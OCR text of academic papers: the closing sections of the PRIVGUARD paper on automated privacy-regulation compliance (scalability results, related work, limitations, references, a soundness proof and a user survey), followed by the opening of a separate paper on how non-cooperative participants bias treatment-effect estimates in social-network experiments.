
Overall Performance Overhead and Scalability. We also evaluate 7 case studies on our prototype implementation and measure the total overhead of the PRIVGUARD system. The results appear in Figure 7 and 8. For each case study, we synthesize one million random policies by combining possible attributes and changing parameters in the attributes to simulate one million data subjects' privacy preferences. The results show that the performance overhead for ingesting one million policies is under 150 seconds. Concretely, over half of the overhead is spent on Parcel's system overhead such as data uploading, data storage, data encryption, *etc*. Data ingestion takes about one-third of the overhead and the static analysis only takes less than 10 seconds.

We also benchmark the overhead with different numbers of users as shown in Figure 8. Parcel overhead refers to the overhead incurred by the Parcel platform such as data loading or transmission. Scan overhead refers to the time spent on finding the policies no stricter than the guard policy. Merge overhead refers to the time used to merge the datasets inside TEE. Analysis overhead refers to the overhead of running PRIVANALYZER. As shown in Figure 8, Parcel overhead, scan overhead and merge overhead are relatively stable when the number of users is small and then scale linearly with the number of users. Note that we use the log_{10} scale to represent the x-axis. The curves are exponential but the rate scales linearly. For all experiments except the static analysis: Overhead $= O(\#\text{Users}) + O(1)$. Not surprisingly, the analysis overhead is almost constant for a fixed program. The results show that PRIVGUARD is scalable to a large number of users and datasets.


5 Related Work

Related work falls into two categories: (1) formalization and (2) enforcement of privacy policies.

Privacy Policy Formalism. Tschantz et al. [56] use modified Markov Decision Process to formalize purpose restrictions in privacy policies. Chowdhury et al. [31] present a policy language based on a subset of FOTL capturing the requirements of HIPAA. Lam et al. [39] prove that for any privacy policy that conforms to patterns evident in HIPAA, there exists a finite representative hospital database that illustrates how the law applies in all possible hospitals. Gerl et al. [36] introduce LPL, an extensible Layered Privacy Language that allows to express and enforce new privacy properties such as user consent. Trabelsi et al. [55] propose the PPL sticky policy based on XACML to express and process privacy policies in Web 2.0. Azraoui et al. [30] focus on the accountability



(a) Parcel overhead. (b) Scan overhead.



(c) Merge overhead. (d) Analysis overhead.

Figure 8: PRIVGUARD overhead details. The scalability is linear (note the logarithmic scale).

side of privacy policies and extend PPL to A-PPL.

Privacy Policy Compliance Enforcement. Going beyond the formalism of privacy regulations, recent research also explores techniques to enforce formalized privacy policies. Chowdhury et al. [32] propose to use temporal model-checking for run-time monitoring of privacy policies. Sen et al. [53] introduce GROK, a data inventory for Map-Reduce-like big data systems. PODS / SOLID [43] focuses on returning control over data to its owners. In PPL policy engine [55], the policy decision point (PDP) matches the data curator's privacy policy and data subjects' privacy preferences to decide compliance. The privacy policy is enforced by the policy enforcement point. Compared with our work, the PPL policy engine provides limited support for fine-grained privacy compliance in complex data analysis tasks as its enforcement engine relies on direct trigger-to-action translation. In addition, PPL does not provide a rigorous soundness proof. Similar differences exist in its extension A-PPL [30] and the SPECIAL project [2]. Our work provides an enforcement mechanism necessary to address these issues and can be seen as a first step towards meeting the ambitious challenge posed by Maniatis et al. [42].

6 Limitation

We would like to note several limitations of PRIVGUARD and deem mitigating them as important future directions. First, PRIVGUARD is vulnerable to insider attacks. In our threat model, we assume the data analysts are honest but reckless and might violate the privacy regulation unintentionally. Such a threat model should be enough to capture most real-world use cases. However, defending against malicious analysts is much more challenging. Because PRIVANALYZER is implemented as a Python library, it is possible to craft malicious programs that evade its analysis. For example, a malicious program might dynamically redefine PRIVANALYZER's `runFilter` function (used in our earlier example) to always report that the policy has been satisfied. A syntactic analysis that detects the use of dynamic language features before the program is loaded could address this issue. However, it is challenging to detect all such attacks due to the large number of dynamic features in Python.

Second, many *PURPOSE* attributes cannot be automatically enforced by PRIVGUARD as they are not related to program properties. For example, whether a program represents a "legitimate interest" can only be judged by a human, and thus cannot be decided by any fully automated system without manual description by a human. To address this challenge, we choose to log these attributes and make the log accessible for human auditing. We emphasize that our goal is to *minimize* rather than eliminate human efforts in the compliance process.

Third, PRIVGUARD relies on TEE such as AMD SEV to defend against untrusted third parties. However, recent studies have spotted several vulnerabilities in mainstream TEEs [46, 58] which weakens their protection against malicious third parties. Although out of scope, we would like to mention these possible exploits to potential users.

7 Conclusion & Future Work

In this paper, we propose PRIVGUARD, a framework for facilitating privacy regulation compliance. The core component is PRIVANALYZER, a static analyzer supporting compliance verification between a program and a policy. We prototype PRIVGUARD on Parcel, an industrial-level data governance platform. We believe that PRIVGUARD has the potential to significantly reduce the cost of privacy regulation compliance.

There are also several future directions we would like to pursue for future versions of PRIVGUARD. First, we would like to further improve the usability of PRIVGUARD's API in consideration of HCI requirements so that non-experts can easily specify their own privacy preferences. Second, PRIVGUARD now adopts an one-shot consent strategy, which covers most current application scenarios but has several defects as pointed out in [52]. This limitation can be addressed by allowing the data curator to ask data subjects for dynamic consent after data collection, as depicted in [52].

References

[1] Oasis labs parcel sdk. https://www.oasislabs.com/parcelsdk. Accessed: 2021-02-02.

[2] Special: Scalable policy-aware linked data architecture for privacy, transparency and compliance. https://specialprivacy.ercim.eu/. Accessed: 2021-05-04.

[3] Formal concept analysis. https://en.wikipedia.org/wiki/Formal_concept_analysis, 2019. Online; accessed 30 May 2019.

[4] The age of privacy: The cost of continuous compliance. https://datagrail.io/downloads/GDPR-CCPA-cost-report.pdf, 2020. Online; accessed 30 July 2020.

[5] Bank customer churn predition. https://www.kaggle.com/bandiang2/prediction-of-customer-churn-at-a-bank, 2020. Online; accessed 9 January 2020.

[6] Bank customer classification random forest. https://www.kaggle.com/taronzakaryan/bank-customer-classification-random-forest, 2020. Online; accessed 9 January 2020.

[7] Bank customer segmentation. https://www.kaggle.com/paulinan/bank-customer-segmentation, 2020. Online; accessed 9 January 2020.

[8] Classify forest categories. https://www.kaggle.com/suyashgulati/using-pyspark-randomforest-crossvalidatn-gridsrch, 2020. Online; accessed 9 January 2020.

[9] Credit risk analysis. https://www.kaggle.com/damaradiprabowo/clustering-german-credit-data, 2020. Online; accessed 9 January 2020.

[10] Display advertising challenge. https://www.kaggle.com/c/criteo-display-ad-challenge/discussion/10322, 2020. Online; accessed 9 January 2020.

[11] Elo merchant category recommendation. https://www.kaggle.com/c/elo-merchant-category-recommendation, 2020. Online; accessed 9 January 2020.

[12] The gdpr racket: Who's making money from this $9bn business shakedown. https://www.forbes.com/sites/oliversmith/2018/05/02/the-gdpr-racket-whos-making-money-from-this-9bn-business-shakedown/#54c0702034a2, 2020. Online; accessed 30 July 2020.

[13] Google cloud & ncaa ml competition 2019-women's. https://www.kaggle.com/c/womens-machine-learning-competition-2019/discussion/90156, 2020. Online; accessed 9 January 2020.

[14] Heart disease causal inference. https://www.kaggle.com/tentotheminus9/what-causes-heart-disease-explaining-the-model, 2020. Online; accessed 9 January 2020.

[15] Ieee cis fraud detection. https://www.kaggle.com/c/ieee-fraud-detection, 2020. Online; accessed 9 January 2020.

[16] K-anonymity library. https://github.com/KENNN/k-anonymity, 2020. Online; accessed 02 May 2020.

[17] Lanl earthquake prediction. https://www.kaggle.com/c/LANL-Earthquake-Prediction/discussion/94390, 2020. Online; accessed 9 January 2020.

[18] Microsoft malware prediction. https://www.kaggle.com/shrutimechlearn/large-data-loading-trick-with-ms-malware-data, 2020. Online; accessed 9 January 2020.

[19] Nfl punt analytics competition. https://www.kaggle.com/c/NFL-Punt-Analytics-Competition/discussion/78041#latest-663557, 2020. Online; accessed 9 January 2020.

[20] Restaurant revenue prediction. https://www.kaggle.com/jquesadar/restaurant-revenue-1st-place-solution, 2020. Online; accessed 9 January 2020.

[21] Santander customer satisfaction. https://www.kaggle.com/c/santander-customer-satisfaction, 2020. Online; accessed 9 January 2020.

[22] Santander customer transaction prediction. https://www.kaggle.com/c/santander-customer-transaction-prediction, 2020. Online; accessed 9 January 2020.

[23] Simple lstm - pytorch version. https://www.kaggle.com/bminixhofer/simple-lstm-pytorch-version, 2020. Online; accessed 9 January 2020.

[24] Talkingdata adtracking fraud detection challenge. https://www.kaggle.com/c/talkingdata-adtracking-fraud-detection/discussion/56283, 2020. Online; accessed 9 January 2020.

[25] Tensorflow-deep learning to solve titanic. https://www.kaggle.com/linxinzhe/tensorflow-deep-learning-to-solve-titanic, 2020. Online; accessed 9 January 2020.

[26] Tensorflow privacy. https://github.com/tensorflow/privacy, 2020. Online; accessed 03 May 2020.

[27] Web traffic time series forecasting. https://www.kaggle.com/muonneutrino/wikipedia-traffic-data-exploration, 2020. Online; accessed 9 January 2020.

[28] What is iam? https://docs.aws.amazon.com/IAM/latest/UserGuide/introduction.html, 2020. Online; accessed 29 April 2020.

[29] Zillow prize: Zillow's home value prediction (zestimate). https://www.kaggle.com/sudalairajkumar/simple-exploration-notebook-zillow-prize, 2020. Online; accessed 9 January 2020.

[30] Monir Azraoui, Kaoutar Elkhiyaoui, Melek Önen, Karin Bernsmed, Anderson Santana De Oliveira, and Jakub Sendor. A-ppl: an accountability policy language. In *Data privacy management, autonomous spontaneous security, and security assurance*, pages 319–326. Springer, 2014.

[31] Omar Chowdhury, Andreas Gampe, Jianwei Niu, Jeffery von Ronne, Jared Bennatt, Anupam Datta, Limin Jia, and William H Winsborough. Privacy promises that can be kept: a policy analysis method with application to the hipaa privacy rule. In *Proceedings of the 18th ACM symposium on Access control models and technologies*, pages 3–14. ACM, 2013.

[32] Omar Chowdhury, Limin Jia, Deepak Garg, and Anupam Datta. Temporal mode-checking for runtime monitoring of privacy policies. In *International Conference on Computer Aided Verification*, pages 131–149. Springer, 2014.

[33] Cynthia Dwork, Frank McSherry, Kobbi Nissim, and Adam Smith. Calibrating noise to sensitivity in private data analysis. In *Theory of cryptography conference*, pages 265–284. Springer, 2006.

[34] Cynthia Dwork, Aaron Roth, et al. The algorithmic foundations of differential privacy. *Foundations and Trends® in Theoretical Computer Science*, 9(3–4):211–407, 2014.

[35] Hamid Ebadi, David Sands, and Gerardo Schneider. Differential privacy: Now it's getting personal. *Acm Sigplan Notices*, 50(1):69–81, 2015.

[36] Armin Gerl, Nadia Bennani, Harald Kosch, and Lionel Brunie. Lpl, towards a gdpr-compliant privacy language: Formal definition and usage. In *Transactions on Large-Scale Data-and Knowledge-Centered Systems XXXVII*, pages 41–80. Springer, 2018.

[37] Daniel B Giffin, Amit Levy, Deian Stefan, David Terei, David Mazières, John C Mitchell, and Alejandro Russo. Hails: Protecting data privacy in untrusted web applications. In *Presented as part of the 10th {USENIX} Symposium on Operating Systems Design and Implementation ({OSDI} 12)*, pages 47–60, 2012.

[38] Naoise Holohan, Stefano Braghin, Pól Mac Aonghusa, and Killian Levacher. Diffprivlib: The ibm differential privacy library. *arXiv preprint arXiv:1907.02444*, 2019.

[39] Peifung E Lam, John C Mitchell, Andre Scedrov, Sharada Sundaram, and Frank Wang. Declarative privacy policy: finite models and attribute-based encryption. In *Proceedings of the 2nd ACM SIGHIT International Health Informatics Symposium*, pages 323–332. ACM, 2012.

[40] Ninghui Li, Tiancheng Li, and Suresh Venkatasubramanian. t-closeness: Privacy beyond k-anonymity and l-diversity. In *2007 IEEE 23rd International Conference on Data Engineering*, pages 106–115. IEEE, 2007.

[41] Ashwin Machanavajjhala, Daniel Kifer, Johannes Gehrke, and Muthuramakrishnan Venkitasubramaniam. l-diversity: Privacy beyond k-anonymity. *ACM Transactions on Knowledge Discovery from Data (TKDD)*, 1(1):3–es, 2007.

[42] Petros Maniatis, Devdatta Akhawe, Kevin R Fall, Elaine Shi, and Dawn Song. Do you know where

your data are? secure data capsules for deployable data protection. In *HotOS*, volume 7, pages 193–205, 2011.

[43] Essam Mansour, Andrei Vlad Sambra, Sandro Hawke, Maged Zereba, Sarven Capadisli, Abdurrahman Ghanem, Ashraf Aboulnaga, and Tim Berners-Lee. A demonstration of the solid platform for social web applications. In *Proceedings of the 25th International Conference Companion on World Wide Web*, pages 223–226. International World Wide Web Conferences Steering Committee, 2016.

[44] Sai Krishna Deepak Maram, Fan Zhang, Lun Wang, Andrew Low, Yupeng Zhang, Ari Juels, and Dawn Song. Churp: Dynamic-committee proactive secret sharing. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pages 2369–2386, 2019.

[45] Ryan McKenna, Gerome Miklau, Michael Hay, and Ashwin Machanavajjhala. Optimizing error of high-dimensional statistical queries under differential privacy. *Proceedings of the VLDB Endowment*, 11(10):1206–1219, 2018.

[46] Mathias Morbitzer, Sergej Proskurin, Martin Radev, Marko Dorfhuber, and Erick Quintanar Salas. Severity: Code injection attacks against encrypted virtual machines. *arXiv preprint arXiv:2105.13824*, 2021.

[47] Reinhard Munz, Fabienne Eigner, Matteo Maffei, Paul Francis, and Deepak Garg. Unitrax: protecting data privacy with discoverable biases. In *International Conference on Principles of Security and Trust*, pages 278–299. Springer, Cham, 2018.

[48] Andrew C Myers. Jflow: Practical mostly-static information flow control. In *Proceedings of the 26th ACM SIGPLAN-SIGACT symposium on Principles of programming languages*, pages 228–241, 1999.

[49] Flemming Nielson, Hanne R Nielson, and Chris Hankin. *Principles of program analysis*. Springer, 2015.

[50] Andrei Sabelfeld and Alejandro Russo. From dynamic to static and back: Riding the roller coaster of information-flow control research. In *International Andrei Ershov Memorial Conference on Perspectives of System Informatics*, pages 352–365. Springer, 2009.

[51] Stefan Saroiu, Alec Wolman, and Sharad Agarwal. Policy-carrying data: A privacy abstraction for attaching terms of service to mobile data. In *Proceedings of the 16th International Workshop on Mobile Computing Systems and Applications*, pages 129–134, 2015.

[52] Eva Schlehahn, Patrick Murmann, Farzaneh Karegar, and Simone Fischer-Hübner. Opportunities and challenges of dynamic consent in commercial big data analytics. In *IFIP International Summer School on Privacy and Identity Management*, pages 29–44. Springer, 2019.

[53] Shayak Sen, Saikat Guha, Anupam Datta, Sriram K Rajamani, Janice Tsai, and Jeannette M Wing. Bootstrapping privacy compliance in big data systems. In *2014 IEEE Symposium on Security and Privacy*, pages 327–342. IEEE, 2014.

[54] Latanya Sweeney. k-anonymity: A model for protecting privacy. *International Journal of Uncertainty, Fuzziness and Knowledge-Based Systems*, 10(05):557–570, 2002.

[55] Slim Trabelsi, Jakub Sendor, and Stefanie Reinicke. Ppl: Primelife privacy policy engine. In *2011 IEEE International Symposium on Policies for Distributed Systems and Networks*, pages 184–185. IEEE, 2011.

[56] Michael Carl Tschantz, Anupam Datta, and Jeannette M Wing. Formalizing and enforcing purpose restrictions in privacy policies. In *2012 IEEE Symposium on Security and Privacy*, pages 176–190. IEEE, 2012.

[57] Frank Wang, Ronny Ko, and James Mickens. Riverbed: enforcing user-defined privacy constraints in distributed web services. In *16th {USENIX} Symposium on Networked Systems Design and Implementation ({NSDI} 19)*, pages 615–630, 2019.

[58] Luca Wilke, Jan Wichelmann, Florian Sieck, and Thomas Eisenbarth. undeserved trust: Exploiting permutation-agnostic remote attestation. In *2021 IEEE Security and Privacy Workshops (SPW)*, pages 456–466, 2021.

[59] Lantian Zheng and Andrew C Myers. Dynamic security labels and static information flow control. *International Journal of Information Security*, 6(2-3):67–84, 2007.

A Formal Model of PRIVANALYZER

In this section, we formally present technique for proving soundness of our static analysis. We use the filter attribute as an example to demonstrate the technique for proving soundness in the context of a simple model of a programming language. As described in Section 3, Python is a more dynamic language than our model, and these dynamic features may represent possible side channels for malicious adversaries.

A.1 Abstract Domains

We provide the formal definition on of the abstract domains used in PRIVGUARD in this section. Formally, given a concrete domain $\mathcal{D}$, we define the following components:

- an *abstract domain* $< \mathcal{D}^\sharp, \sqsubseteq >$ containing abstract values ($\mathcal{D}^\sharp$) which represent classes of abstract values, and a partial ordering ($\sqsubseteq$) on those values.
- an *abstraction function* $\alpha : \mathcal{D} \to \mathcal{D}^\sharp$ mapping concrete values to abstract values.
- a *concretization function* $\gamma : \mathcal{D}^\sharp \to \mathcal{P}(\mathcal{D})$ mapping abstract values to sets of concrete values.

For each attribute type, we define $\mathcal{D}^\sharp$, $\sqsubseteq$, α, and γ. We define each abstract domain in terms of a tabular data format approximating a Pandas dataframe (which we denote df).

As described earlier, some kinds of loops may cause the abstract interpreter to loop forever. To address this challenge, we adopt the standard approach of using a *widening operator* [49], denoted ∇, in place of the standard partial ordering operator $\sqsubseteq$. Unlike the partial ordering, the widening operator is guaranteed to stabilize when applied repeatedly in a loop. Finite abstract domains do not require a widening operator; for infinite domains (like the interval domain used in *FILTER* attributes), we adopt the standard widening operator used for the underlying domain (e.g. widening for intervals [49]).

Filter Attributes. We track filtering done by analysis programs using an *interval domain* [49], which is commonly used in the abstract interpretation literature. Abstract dataframes in this domain (denoted $\mathbb{D}^\sharp$) associate an interval (denoted $\mathbb{I}$) with each column c_i, and analysis results are guaranteed to lie within the interval. In addition to known intervals (i.e. (n_1, n_2)), our set of intervals includes $\top$ (i.e. the interval $(-\infty, \infty)$) and $\bot$ (i.e. the interval containing no numbers). Our interval domain works for dataframe columns containing integers or real numbers; our formalization below uses $\mathbb{R}^\infty$ to denote the set of real numbers, extended with infinity.

$$
\begin{array}{llll}
i & \in & \mathbb{I}_\mathbb{R} & = & (\mathbb{R}^\infty \times \mathbb{R}^\infty) \cup \{\top, \bot\} \\
df^\sharp & \in & \mathbb{D}^\sharp & = & (c_1 : \mathbb{I}_\mathbb{R}) \times ... \times (c_n : \mathbb{I}_\mathbb{R})
\end{array}
$$

$$
\begin{array}{llll}
f \in \mathsf{field} & m \in \mathsf{int} & s \in \mathsf{schema} & x \in \mathsf{dataframes} \\
\varphi & \in & \mathsf{filter} & ::= & c < m \mid c > m \\
e & \in & \mathsf{expr} & ::= & x \mid \mathrm{filter}(\varphi, e) \mid \mathrm{project}(s, e) \\
 & & & \mid & \mathrm{redact}(c, n, n, e) \mid \mathrm{join}(e, e) \\
 & & & \mid & \mathrm{union}(e, e) \mid \mathrm{dpCount}(\varepsilon, \delta, e)
\end{array}
$$

Figure 9: Program surface syntax

$$
\begin{array}{lll}
\texttt{eval}(\rho, x) & = & \rho(x) \\
\texttt{eval}(\rho, \mathrm{filter}(\varphi, e)) & = & \sigma_\varphi \texttt{eval}(\rho, e) \\
\texttt{eval}(\rho, \mathrm{project}(s, e)) & = & \Pi_s \texttt{eval}(\rho, e) \\
\texttt{eval}(\rho, \mathrm{redact}(c, n_1, n_2, e)) & = & \{c : \mathsf{stars}(s, n_1, n_2) \mid \\
 & & \quad c : s \in \texttt{eval}(\rho, e)\} \\
\texttt{eval}(\rho, \mathrm{join}(e_1, e_2)) & = & \texttt{eval}(\rho, e_1) \bowtie \texttt{eval}(\rho, e_2) \\
\texttt{eval}(\rho, \mathrm{union}(e_1, e_2)) & = & \texttt{eval}(\rho, e_1) \cup \texttt{eval}(\rho, e_2)
\end{array}
$$

Figure 10: Concrete interpreter for language in Figure 9.

For ease of presentation, and without loss of generality, we define α and γ in terms of dataframes with a single column c. We denote values in the column c by $df.c$.

$$
\begin{array}{lll}
c : \bot & \sqsubseteq & \mathbb{D}^\sharp \\
\mathbb{D}^\sharp & \sqsubseteq & c : \top \\
c : (n_1, n_2) & \sqsubseteq & c : (n_3, n_4) \text{ if } n_1 \geq n_3 \wedge n_2 \leq n_4 \\
\alpha(df) & = & c : (\min(df.c), \max(df.c)) \\
\gamma(c : \top) & = & \mathbb{D} \\
\gamma(c : \bot) & = & \{\} \\
\gamma(c : (n_1, n_2)) & = & \{df \mid \forall v \in df.c.\ n_1 \leq v \leq n_2\}
\end{array}
$$

A.2 Soundness

A sound analysis by abstract interpretation requires defining the following:

- A *programming language* of expressions $e \in \mathsf{Expr}$. We define a simple language for dataframes, inspired by Pandas, in Figure 9.
- A *concrete interpreter* $\texttt{eval} : \mathsf{Env} \times \mathsf{Expr} \to \mathcal{D}$ specifying the semantics of the programming language on concrete values. We define the concrete interpreter for our simple language in Figure 10.
- An *abstract interpreter* $\texttt{eval}^\sharp : \mathsf{Env}^\sharp \times \mathsf{Expr} \to \mathcal{D}^\sharp$ specifying the semantics of the programming language on abstract values. An example for *FILTER* attributes appears in Figure 11.

The concrete interpreter `eval` computes the concrete result of a program e in the context of an environment mapping variables to concrete values. The abstract interpreter $\texttt{eval}^\sharp$ computes an *output policy* of a program e in the context of an abstract environment mapping variables to their policies. The program satisfies its input policies if it has at least one empty clause (*i.e.* a satisfied clause) in its output policy.

$$
\begin{array}{lcl}
\texttt{eval}^\sharp(\rho, x) & = & \rho(x) \\
\texttt{eval}^\sharp(\rho, \text{filter}(\varphi, e)) & = & \texttt{eval}^\sharp(\rho, e) - \text{interval}(\varphi) \\
\texttt{eval}^\sharp(\rho, \text{project}(s, e)) & = & \texttt{eval}^\sharp(\rho, e) \\
\texttt{eval}^\sharp(\rho, \text{redact}(c, n_1, n_2, e)) & = & \texttt{eval}^\sharp(\rho, e) \\
\texttt{eval}^\sharp(\rho, \text{join}(e_1, e_2)) & = & \texttt{eval}^\sharp(\rho, e_1) \sqcup \texttt{eval}^\sharp(\rho, e_2) \\
\texttt{eval}^\sharp(\rho, \text{union}(e_1, e_2)) & = & \texttt{eval}^\sharp(\rho, e_1) \sqcup \texttt{eval}^\sharp(\rho, e_2)
\end{array}
$$

$$
\begin{array}{l}
\text{interval}(c < m) = c : (-\infty, m) \\
\text{interval}(c > m) = c : (m, \infty)
\end{array}
$$

$$
\begin{array}{l}
c : (l_1, u_1) - c : (l_2, u_2) = c : (l_3, u_3) \\
\text{where } l_3 = -\infty \text{ when } l_1 \leq l_2, \text{ and } l_1 \text{ otherwise} \\
\qquad u_3 = \infty \text{ when } u_1 \geq u_2, \text{ and } u_1 \text{ otherwise}
\end{array}
$$

Figure 11: Abstract interpreter for *FILTER* attributes

The *soundness* property for the abstract interpreter says that the concrete result of evaluating a program e is contained in the class of values represented by the result of evaluating the same program using the abstract interpreter.

Theorem 1 (Soundness)**.** *For all environments* ρ *and expressions e, the abstract interpreter* $\texttt{eval}^\sharp$ *is a sound approximation of the concrete interpreter* $\texttt{eval}$*:*

$$\texttt{eval}(\rho, e) \in \gamma(\texttt{eval}^\sharp(\alpha(\rho), e))$$

where the abstract environment $\alpha(\rho)$ *is obtained by abstracting each value in the concrete environment* ρ *(i.e.* $\alpha(\rho)(x) = \alpha(\rho(x))$*).*

Soundness can be proven for each abstract domain separately. In each case, the proof of soundness proceeds by induction on e, with case analysis on the kind of abstract value returned by uses of $\texttt{eval}^\sharp$ on subterms.

Soundness for Filter Attributes. We present the abstract interpreter for the filter abstract domain in Figure 11. The interesting case of this interpreter is the one for filter expressions, which converts the filter predicate φ to an interval and returns an abstract value derived from the meet of this interval and the recursive call. We prove the soundness of the interpreter as following.

Proof of soundness. By induction on e. We consider the (representative) case where $e = \text{filter}(\varphi, e')$. By the inductive hypothesis, we have that $\texttt{eval}(\rho, e') \in \gamma(\texttt{eval}^\sharp(\alpha(\rho), e'))$. Let $\text{interval}(\varphi) = (n_1, n_2)$. We want to show (by definition of $\texttt{eval}$ and $\texttt{eval}^\sharp$:

$$
\begin{array}{l}
\texttt{eval}(\rho, \text{filter}(\varphi, e')) \in \gamma(\texttt{eval}^\sharp(\alpha(\rho), \text{filter}(\varphi, e'))) \\
\iff \sigma_\varphi \texttt{eval}(\rho, e') \in \gamma(\texttt{eval}^\sharp(\alpha(\rho), e') - \text{interval}(\varphi)) \\
\iff \sigma_{n_1 \leq c \leq n_2} \texttt{eval}(\rho, e') \in \gamma(c : (n_1, n_2) \sqcap \texttt{eval}^\sharp(\alpha(\rho), e')) \\
\iff \sigma_{n_1 \leq c \leq n_2} \texttt{eval}(\rho, e') \in \gamma(c : (\max(n_1, n_3), \min(n_2, n_4))) \\
\iff \sigma_{n_1 \leq c \leq n_2} \texttt{eval}(\rho, e') \in \\
\quad \{df \mid \forall v \in df.c.\ \max(n_1, n_3) \leq v \leq \min(n_2, n_4)\}
\end{array}
$$

which holds by the inductive hypothesis and semantics of selection in relational algebra. □

B Usability Survey

To complement the survey in [53] targeting privacy champions, we conducted an online survey targeting general users to obtain a preliminary understanding of how far expertise is needed to understand or encode privacy preferences. The survey is granted IRB exemption by Office for Protection of Human Subjects under category 2 of the Federal and/or UC Berkeley requirements.

We recruit 30 participants in total among which 7 has no background in programming (Group A), 2 has programmed in one language (Group B), 15 has programmed in two languages or more (Group C), and 6 self-identify as experts in programming language (Group D). The survey is comprised of 8 questions in total. The first three are about understanding privacy policies and the latter five are to choose the correct option from 4 possible choices. Group A makes 38.1% (8/21) mistakes when understanding and 31.4% (11/35) mistakes when selecting. Group B makes 16.7% (1/6) mistakes when understanding and 20.0% (2/10) mistakes when selecting. Group C makes 15.6% (7/45) mistakes when understanding and 17.3% (13/75) mistakes when selecting. Group D makes 11.1% (2/18) mistakes when understanding and 13.3% (4/30) mistakes when selecting. Besides, each question has a different focus. For example, Question 2 focuses on understanding *ROLE* and *PURPOSE* attributes.

We observe several interesting facts in the survey results. First, there is a big gap in accuracy between Group A and B. This indicates that it might not be trivial for users without programming experience to specify their privacy preferences in LEGALEASE directly. Although out of scope of this paper, we deem it an important future direction to simplify this process for Group A users using more user-friendly API or machine-learning-based translation tools. Besides, this also shows that any programming experience is helpful in understanding and encoding in LEGALEASE. Second, there is no obvious accuracy gap between Group B and Group C, and Group D has better accuracy than them. Third, it is hard for all groups to answer questions related to *PRIVACY* attributes. The hardness stems from the hardness in understanding privacy techniques such as differential privacy.

Ethical Considerations. The survey was posted as a public questionnaire on Twitter and Wechat with informed consent. The participants opted in the survey voluntarily. In order to fully respect the participants' privacy, we do not collect any personal identifiable information from them. Only the answers to the questionnaire are collected.

Stick It to The Man: Correcting for Non-Cooperative Behavior of Subjects in Experiments on Social Networks

Kaleigh Clary[1] Emma Tosch[2] Jeremiah Onaolapo[2] David D. Jensen[1]

[1] *College of Information and Computer Sciences, University of Massachusetts Amherst*
[2] *College of Engineering and Mathematical Sciences, University of Vermont*

Abstract

A large body of research in network and social sciences studies the effects of interventions in network systems. Nearly all of this work assumes that network participants will respond to interventions in similar ways. However, in real-world systems, a subset of participants may respond in ways purposefully different than their true outcome. We characterize the influence of *non-cooperative nodes* and the bias these nodes introduce in estimates of average treatment effect (ATE). In addition to theoretical bounds, we empirically demonstrate estimation bias through experiments on synthetically generated graphs and a real-world network. We demonstrate that causal estimates in networks can be sensitive to the actions of non-cooperative members, and we identify network structures that are particularly vulnerable to non-cooperative responses.




Figure 1: An instance of non-cooperative-but-not-malicious behavior on Facebook, a large online social network.

1 Introduction

Experimentation is an important facet of responsible governance, especially in the digital public sphere [46]. Without experimentation, firms that control the platforms we use to power the public sphere will make changes based on observational data or by fiat [48]. While experimentation on platforms such as online social networks (OSNs) has at times been controversial, experimentation is not harmful *per se*, and can in fact be the only mechanism for mitigating harm when implementing design changes [39, 47].

In OSNs, users often do not know whether they are currently receiving an experimental treatment. In this setting, consent to participate in the experiment is *not* decoupled from participation in the service. Furthermore, users may be aware that the platform makes extensive use of A/B tests, and that may even be explicit in the OSN terms of service. Non-participation in an OSN means not using the service, which for many users is unacceptable.

Others have studied and addressed consent models in these contexts [25, 33, 34]; we will not address consent here. Instead, we recognize that there are experiments that may not require the level of consent or control that users desire, while still being ethical. We focus on a direct consequence of this phenomenon: non-cooperative behavior when the user believes they are being experimented upon.

Figure 1 illustrates such behavior. This seemingly innocuous example belies two major concerns: (1) users may believe they are currently in an experiment due to external information or events (e.g., an upcoming election or a global pandemic), causing them to engage in non-cooperative behavior, and (2) users may interact with others *who are also in the experiment*, causing any estimation of treatment effect to be tainted by *spillover* or *peer effects*. While peer effects have been studied extensively, the models that correct for spillover on average treatment effect (ATE) typically assume that the measured outcome for an individual is some combination of their true outcome and some additional effect resulting from exposure to other experimental subjects. When participants respond in ways purposefully different than their true outcome, their non-cooperative outcomes are observed by neighbors, resulting in a change in behavior of neighboring participants due to spillover effects.

Contributions. We examine how non-cooperative participant (NCP) behavior and its resulting peer effects can influence effect estimates. We compare the effect that subsets of non-cooperative nodes can have on treatment effect estimates in network (relational) and non-network (propositional) settings. To our knowledge, this is the first exploration of the effect of non-cooperative behavior on cluster-randomized designs for causal estimation in networks. We make the following contributions:

1. We introduce a framework to unify the study of non-cooperative behavior and the estimation of treatment effect in network settings. (Section 4)

2. We derive terms for the bias in ATE resulting from non-cooperative behavior using a standard linear estimator of individual and peer treatment effect. (Section 5.3)

3. We demonstrate empirically that non-cooperative behavior can result in biased estimates of ATE for the same linear estimator using simulations on both synthetic and real-world graphs. (Section 6.4, Section 6.5)

4. We derive expected bias and both theoretically and empirically explore the difference between random and targeted placement of non-cooperative nodes in the network. (Section 5.4)

5. We identify specific graph topologies that are particularly vulnerable to non-cooperative influence. (Section 5.2, Section 6.4)

In this work, we study the organization of *non-cooperative participants* (NCPs) and whether the spillover effects of their behavior can bias the effect estimates of A/B tests conducted on the network. Our analysis assumes the set of non-cooperative participants is known. For logical consistency, we will assume NCPs are placed before treatment is assigned. We use uniform edge-weighting designs, i.e. peer effects weight outcomes of neighbors equally. We assume NCPs behave according to the same behavioral model, which may be conditioned on the treatment received.

